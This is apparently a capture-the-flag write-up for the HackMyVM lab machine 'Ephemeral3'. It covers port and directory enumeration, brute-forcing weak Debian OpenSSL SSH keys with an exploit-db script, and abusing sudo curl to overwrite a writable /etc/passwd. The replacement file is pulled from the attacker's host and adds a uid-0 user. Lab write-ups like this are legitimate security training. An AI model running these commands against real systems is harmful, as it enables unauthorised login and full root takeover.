
HackMyVM - Ephemeral3



Lets start with a 'nmap' scan:

```
nmap -sC -sV -p- -oA nmap/ephemeral target
```

```
# Nmap 7.92 scan initiated Sun Oct  2 15:12:22 2022 as: nmap -sC -sV -p- -oA nmap/ephemeral target
Nmap scan report for target (10.0.2.14)
Host is up (0.000079s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f0:f2:b8:e0:da:41:9b:96:3b:b6:2b:98:95:4c:67:60 (RSA)
|   256 a8:cd:e7:a7:0e:ce:62:86:35:96:02:43:9e:3e:9a:80 (ECDSA)
|_  256 14:a7:57:a9:09:1a:7e:7e:ce:1e:91:f3:b1:1d:1b:fd (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:EB:EA:97 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

So, we've got two ports open: SSH, and an Apache webserver on Ubuntu. Let's see what the site has to offer.

The site is your generic 'it works' page, lets see what gobuster has to offer regarding directory busting. We'll use some typical extensions:


```
┌──(kali㉿kali)-[~/hmv/ephemeral]
└─$ gobuster dir -u http://target -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium
.txt -x html,php,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://target
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
2022/10/02 16:55:03 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10918]
/note.txt             (Status: 200) [Size: 159]
/agency               (Status: 301) [Size: 301] [--> http://target/agency/]
/server-status        (Status: 403) [Size: 271]

===============================================================
2022/10/02 16:56:04 Finished
===============================================================
```

Lets see what note.txt has to say!


```
┌──(kali㉿kali)-[~/hmv/ephemeral]
└─$ curl http://target/note.txt
Hey! I just generated your keys with OpenSSL. You should be able to use your private key now!

If you have any questions just email me at henry@ephemeral.com
```

Neat, so we've got at least one username we might encounter, but now we've gotta do some more enumeration to determine WHO the user is that got their new keys. Let's see what the rest of the website has to offer.

Bingo! The home page has one user that stands out particularly, compared to other users (the hint is the box name):



So we've got a couple of users, and one got new OpenSSL keys, but what do we do with it? Well, we've got only one real option, and that's hoping that they used pseudo random numbers when generating the keys, which can be brute forced.



`searchsploit -m linux/remote/5720.py`

We'll be using the python script in this attempt. Reading through the script, there is a dependency that we need to get before moving forward.

`wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2`

`tar -xvf 5622.tar.bz2`

OK, now we're good to go. Let's fire this python script up and see what she can do.

`python 5720.py ./rsa/2048 target randy 22 5`

```
┌──(kali㉿kali)-[~/hmv/ephemeral]
└─$ python 5720.py ./rsa/2048 target randy 22 5

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 508 keys | Remaining 32260 keys | Aprox. Speed 101/sec
Tested 996 keys | Remaining 31772 keys | Aprox. Speed 97/sec
Tested 1499 keys | Remaining 31269 keys | Aprox. Speed 100/sec
Tested 1965 keys | Remaining 30803 keys | Aprox. Speed 93/sec
Tested 2468 keys | Remaining 30300 keys | Aprox. Speed 100/sec
Tested 2991 keys | Remaining 29777 keys | Aprox. Speed 104/sec
Tested 3492 keys | Remaining 29276 keys | Aprox. Speed 100/sec
Tested 3998 keys | Remaining 28770 keys | Aprox. Speed 101/sec
Tested 4510 keys | Remaining 28258 keys | Aprox. Speed 102/sec
Tested 5023 keys | Remaining 27745 keys | Aprox. Speed 102/sec
Tested 5538 keys | Remaining 27230 keys | Aprox. Speed 103/sec
Tested 6046 keys | Remaining 26722 keys | Aprox. Speed 101/sec
Tested 6553 keys | Remaining 26215 keys | Aprox. Speed 101/sec
Tested 7064 keys | Remaining 25704 keys | Aprox. Speed 102/sec
Tested 7570 keys | Remaining 25198 keys | Aprox. Speed 101/sec
Tested 8095 keys | Remaining 24673 keys | Aprox. Speed 105/sec
Tested 8612 keys | Remaining 24156 keys | Aprox. Speed 103/sec
Tested 9124 keys | Remaining 23644 keys | Aprox. Speed 102/sec
Tested 9651 keys | Remaining 23117 keys | Aprox. Speed 105/sec
Tested 10147 keys | Remaining 22621 keys | Aprox. Speed 99/sec
Tested 10656 keys | Remaining 22112 keys | Aprox. Speed 101/sec

Key Found in file: 0028ca6d22c68ed0a1e3f6f79573100a-31671
Execute: ssh -lrandy -p22 -i ./rsa/2048/0028ca6d22c68ed0a1e3f6f79573100a-31671 target

Tested 10854 keys | Remaining 21914 keys | Aprox. Speed 39/sec
```

Got it! Let's get SSH'd in and see what's going on inside

```
randy@ephemeral:~/Desktop$ ls -la
total 12
drwxr-xr-x  3 randy randy 4096 Jun 23 22:54 .
drwxr-xr-x 11 randy randy 4096 Jun 23 22:42 ..
drwxr-xr-x  9 root  root  4096 Jun 13  2019 vmware-tools-distrib
randy@ephemeral:~/Desktop$
```

Drat, no user flag. Must mean we have to pivot over to someone else. Unless...?

```
randy@ephemeral:~/Desktop$ sudo -l
Matching Defaults entries for randy on ephemeral:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on ephemeral:
    (henry) NOPASSWD: /usr/bin/curl
randy@ephemeral:~/Desktop$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
randy:x:1000:1000:randy,,,:/home/randy:/bin/bash
henry:x:1001:1001::/home/henry:/bin/bash
```

So, we've got 3 users total: Randy, Henry, and Root. We can curl as henry. GTFObins lists curl in their directory, but LFILE doesn't seem to exist on this machine, so we'll need to figure out how else to abuse this privilege.

```
randy@ephemeral:~/Desktop$ LFILE = /home/henry/user.txt
LFILE: command not found
```

Since we can do curl as Henry, lets see if he (or his group) have any special permissions

`find / -group 1001 -type f 2>/dev/null`

```
randy@ephemeral:~/Desktop$ find / -group 1001 -type f 2>/dev/null
/etc/passwd
/home/henry/.bashrc
/home/henry/user.txt
/home/henry/.bash_logout
/home/henry/.profile
```

Hello, sweet priv esc. Looks like /etc/passwd wasn't properly secured, so we can modify it as Henry! Looks like we won't even need to pivot to Henry if this works. Lets get a copy of the passwd file so we don't break anything, and then modify it. Let's see if we can just make a new root user!

Since we cant touch the shadow file, we'll need to figure out how to bypass that.

`openssl -1 -salt plurby plurby`

```
┌──(kali㉿kali)-[~/hmv/ephemeral]
└─$ openssl passwd -1 -salt plurby plurby
$1$plurby$psu8ZJXFRN6YEAOE80M430
```


OK, now lets go ahead and modify our passwd file, and then host a copy of it on our workstations so we can curl it over

```
randy@ephemeral:~$ sudo -u henry curl http://10.0.2.15/passwd -o /etc/passwd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
100  2951  100  2951    0     0   576k      0 --:--:-- --:--:-- --:--:--  720k
```

```
┌──(kali㉿kali)-[~/hmv/ephemeral]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.16 - - [02/Oct/2022 17:25:03] "GET /passwd HTTP/1.1" 200 -
```

```
randy@ephemeral:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
randy:x:1000:1000:randy,,,:/home/randy:/bin/bash
henry:x:1001:1001::/home/henry:/bin/bash
plurby:$1$plurby$psu8ZJXFRN6YEAOE80M430:0:0:/root:/bin/bash
```

Let's try our new user and password!



Nice! We've got root access, and can go grab the user and root flags!